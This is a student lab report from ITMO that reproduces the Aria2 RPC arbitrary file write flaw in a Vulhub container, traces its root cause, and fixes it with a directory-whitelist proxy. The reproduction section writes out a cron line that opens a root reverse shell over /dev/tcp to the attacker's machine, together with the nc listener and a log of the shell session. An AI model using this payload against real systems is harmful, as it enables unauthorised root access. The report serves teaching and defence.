Федеральное государственное автономное
образовательное учреждение высшего образования «Национальный
исследовательский университет ИТМО»

«Информационная безопасность»

Работа 2: Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub

Султанов Артур Радикович
группа P3413

2025г.

Уязвимость и ее краткое описание

Была выбрана уязвимость Aria2 Arbitrary File Write Vulnerability.

Aria2 - инструмент для скачивания файлов, поддерживающий HTTP/HTTPS, FTP и множество других протоколов. Рассматриваемая уязвимость заключается в том, что в RPC-интерфейс этого инструмента можно выбрать директорию-назначение, что позволяет создавать файл в любой директории (Arbitrary File Write Vulnerability). Это, в свою очередь, может привести к возможности изменения конфигурации сервиса (через перезапись необходимого файла-конфига) или, что еще хуже, к запуску произвольного кода на сервере (RCE).

Последовательность действий по воспроизведению уязвимости

Создадим 2 виртуальные машины (с белыми IP-адресами)

- *service* - на нее поставим docker + vulhub (158.160.136.47)
- *attacker* - машина "злоумышленника" (158.160.197.89)

Подготовка машины service

Установим docker по официальному гайду (https://docs.docker.com/engine/install/ubuntu/).

Далее, склонируем vulhub командой:

```
git clone https://github.com/vulhub/vulhub.git
```

Зайдем в необходимую директорию и запустим сервис:

```
cd vulhub/aria2/rce/
sudo docker compose up -d
```

Проверим, что сервис доступен:

```
$ curl -v http://localhost:6800
```

```
* Host localhost:6800 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:6800...
* Connected to localhost (::1) port 6800
> GET / HTTP/1.1
> Host: localhost:6800
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Date: Wed, 17 Sep 2025 19:34:19 GMT
< Content-Length: 0
< Expires: Wed, 17 Sep 2025 19:34:19 GMT
< Cache-Control: no-cache
< Access-Control-Allow-Origin: *
<
* Connection #0 to host localhost left intact
```

И действительно, как и сказано в инструкции, сервис возвращает 404.

Подготовка на стороне attacker

Для начала, проверим доступность сервиса с машины атакующего:

```
$ curl -v http://158.160.136.47:6800
*   Trying 158.160.136.47:6800...
* Connected to 158.160.136.47 (158.160.136.47) port 6800
> GET / HTTP/1.1
> Host: 158.160.136.47:6800
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Date: Wed, 17 Sep 2025 19:36:41 GMT
< Content-Length: 0
< Expires: Wed, 17 Sep 2025 19:36:41 GMT
< Cache-Control: no-cache
< Access-Control-Allow-Origin: *
<
* Connection #0 to host 158.160.136.47 left intact
```

И действительно, сервис доступен.

Проведем подготовительные работы - запустим на машине атакующего TCP-сервер, к которому подключится reverse shell. Для этого воспользуемся nc:

```
$ nc -vlp 1337
Listening on 0.0.0.0 1337
```

Воспроизведение уязвимости

Теперь, на машине злоумышленника, подготовим файл, с помощью которого мы получим reverse shell. Пойдем по предложенному в инструкции вектору атаки - через cron. Цель - написать cron-таск, которая подключится к нашему TCP-серверу (на машине атакующего) и будет выполнять роль shell.

```
*/1 * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/158.160.197.89/1337 0>&1'
```

Этот cron-таск каждую минут запускает скрипт от имени пользователя root, который запускает в интерактивном режиме shell, перенаправляет его stdout/stderr в специальное устройство /dev/tcp с указанным IP/портом атакующего, а также перенаправляет поток ввода (из сокета) на поток ввода bash. Таким образом получается, что bash начнет "общаться" с указанным сервером.

Сохраним файл (назовем его **dangerous**).

В директории с файлом, запустим HTTP-сервер, с помощью которого мы сможем скачать этот файл:


```
$ python3 -m http.server 8000 &
[1] 2417
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

С другой машины проверим, что файл скачивается:

```
❯ wget http://158.160.197.89:8000/dangerous
--2025-09-17 23:03:01--  http://158.160.197.89:8000/dangerous
Connecting to 158.160.197.89:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 78 [application/octet-stream]
Saving to: ‘dangerous’
```


```
2025-09-17 23:03:01 (19.2 MB/s) - 'dangerous' saved [78/78]
❯ cat dangerous
*/1 * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/158.160.197.89/1337 0>&1'
```

Теперь перейдем в веб-клиент (https://binux.github.io/yaaw/demo/), и по инструкции заполним конфигурацию сервиса aria2:




Изображение 1. Конфигурация клиента для подключения к сервису

Далее заполняем форму для скачивания файла с полезной нагрузкой (изображение 2):



Изображение 2. Форма для скачивания файла

Нажимаем Add, дожидаемся загрузки:



Изображение 3. Список успешных скачиваний

Ждем минуту-другу, пока cron подхватит новую таску и запустит ее по расписанию.

Далее, возвращаемся на машину атакующего, видим, что на наш сервер пришло подключение:

```
$ nc -lvp 1337
Listening on 0.0.0.0 1337
158.160.136.47 - - [17/Sep/2025 20:49:09] "GET /dangerous HTTP/1.1" 200 -
Connection received on 158.160.136.47 60372
bash: cannot set terminal process group (128): Inappropriate ioctl for device
bash: no job control in this shell
root@1668b91fb3f6:~# ls
ls
root@1668b91fb3f6:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@1668b91fb3f6:~# pwd
pwd
/root
root@1668b91fb3f6:~# cat /.dockerenv
cat /.dockerenv
root@1668b91fb3f6:~# ls
ls
root@1668b91fb3f6:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
root@1668b91fb3f6:~#
```

Видим, что мы действительно получили несанкционированный доступ внутрь контейнера, убедиться в этом можно, проверив container ID:

```
$ sudo docker container ls
CONTAINER ID   IMAGE                 COMMAND                  CREATED
STATUS             PORTS                                        NAMES
1668b91fb3f6   vulhub/aria2:1.18.8   "/bin/sh -c 'set -ex…"   About an hour ago
Up About an hour   0.0.0.0:6800->6800/tcp, [::]:6800->6800/tcp   rce-aria2-1
```

Совпадает. Таким образом, скачав на сервер файл, мы положили его в директорию /etc/cron.d, где его увидел демон crond и запустил написанный скрипт по расписанию - он, в свою очередь, подключился к TCP-серверу злоумышленника и начал проксировать получаемые от него команды и результат их выполнения. На стороне атакующего это выглядит как обычный shell. Произведен несанкционированный доступ к системе, в реальном мире это может привести к компрометации данных, исходных кодов доступа к внутренней инфраструктуре и огромному числу других последствий.

Анализ root cause

Root cause заключается в том, что RPC-методы **addUri**, **addTorrent** и **addMetalink** имеют опцию **dir** для конкретной загрузки - это позволяет точечно создавать файлы в произвольной директории (Arbitrary File Write Vulnerability).

Ошибка эта скорее относится к категории логики - aria2 не предоставляет возможности "запретить" эту опцию, или как-либо ее настроить.

В конфигурации aria2, представленной в репозитории vulhub нет проблемных мест, как и в указанной версии инструмента - тонкой настройки опции dir в RPC-запросах нет и в самой новой версии (на момент написания - 1.37.0).

Меры защиты

Здесь разумно будет избежать правок в сам инструмент - это занимает немало времени, ресурсов, а также требует постоянной поддержки с выходом новых версий.

Решением здесь я вижу прокси с поддержкой белого списка разрешенных директорий. Это простое решение, не требующее огромных усилий для внедрения и поддержки.

- Если входящий запрос содержит опцию dir, значения которой нет в этом списке - возвращаем ошибку.
- Если опция dir не указана или указанная директория есть в списке разрешенных, то прозрачно проксируем запрос к целевому инстансу aria2, а после - возвращаем его ответ клиенту.

Готовых настраиваемых JSON-RPC прокси найти не удалось, поэтому было принято решение написать свое простое. Репозиторий проекта доступен по ссылке (https://github.com/sultanowskii/aria2-proxy), а также в файле-приложении **aria2-proxy.zip**.

Остановим контейнер командой:

```
sudo docker compose down
```

Вносим правки в docker-compose.yml, добавляем контейнер прокси, указываем его настройки:

```
version: '2'
services:
```

```
 aria2:
   image: vulhub/aria2:1.18.8
   container_name: aria2
   networks:
    - aria2-network
 aria2-proxy:
   build: https://github.com/sultanowskii/aria2-proxy.git
   container_name: aria2-proxy
   environment:
    ARIA2_PROXY_HOST: "0.0.0.0"
    ARIA2_PROXY_PORT: 6800
    ARIA2_PROXY_TARGET_ADDR: http://aria2:6800/jsonrpc
    ARIA2_PROXY_DIR_WHITELIST: "/usr/aria2/data:/tmp"
   ports:
    - "6800:6800"
   networks:
    - aria2-network

networks:
  aria2-network:
    driver: bridge
```

Важно отметить, что теперь "наружу торчит" 6800 порт не у **aria2**, а у **aria2-proxy** - таким образом, все запросы будут проходить через наш прокси.

Запускаем заново командой:

```
sudo docker compose up --build -d
```


Проверим, что в контейнере прокси есть сетевой доступ до контейнера сервиса:

```
$ sudo docker exec -it aria2-proxy /bin/bash
root@37487e48057d:/# python
>>> import requests
>>> requests.get('http://aria2:6800/jsonrpc')
<Response [400]>
>>> requests.get('http://aria2:6800/jsonrpc').content
b'{"id":null,"jsonrpc":"2.0","error":{"code":-32600,"message":"Invalid
Request."}}'
```

Доказательство устранения уязвимости

Заново поднимаем на машине атакующего HTTP-сервер для раздачи файла и TCP-сервер для приема reverse shell.

Пробуем загрузить файл в ту же директорию, с целью запуска cron-таски, и видим ошибку:



Изображение 4. Демонстрация вывода ошибки в случае указания запрещенной директории

Действительно, написанный прокси отказал в запросе, содержащем опцию dir - теперь невозможно записать файл куда угодно. Проверим машину атакующего:


```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Изображение 5. HTTP-сервер не получил запроса на получение файла, т.к. прокси заблокировал вызов


```
$ nc -lvp 1337
Listening on 0.0.0.0 1337
```

Изображение 6. TCP-сервер атакующего не получил входящих соединений

Теперь последуем указанию из ошибки и уберем опцию dir:



Изображение 6. Форма загрузки файла в директорию /tmp




Изображение 7. Список загруженных файлов

Без опции dir файл загрузился без проблем. Проверим файлы в контейнере service:

```
$ sudo docker exec -it aria2 /bin/bash
root@5b9abb8aa482:/# ls -l /usr/aria2/data
total 0
root@5b9abb8aa482:/# ls -l /tmp
total 4
-rw-r--r-- 1 root root 82 Sep 20 10:07 dangerous
root@5b9abb8aa482:/# cat /tmp/dangerous
*/1 * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/158.160.197.89/1337 0>&1'
root@5b9abb8aa482:/# ls -l /etc/cron.d/
total 0
root@5b9abb8aa482:/# crontab -l
no crontab for root
root@5b9abb8aa482:/#
```

Изображение 8. Проверка файлов в контейнере

Файл действительно был скачан в разрешенную директорию /tmp. Предыдущая попытка загрузки файла в директорию /etc/cron.d/ не сработала из-за проверки на прокси - защиту можно считать успешной.



Изображение 9. Демонстрация успешно работающего сервиса после исправлений

По отсутствию ошибок (в веб-интерфейсе они отображаются сверху, красным цветом) и успешным ответам сервиса видно, что работа сервиса не нарушена и им можно пользоваться как и прежде. Значит, что теперь сервис по-прежнему доступен, в рабочем состоянии и притом защищен от изначальной уязвимости.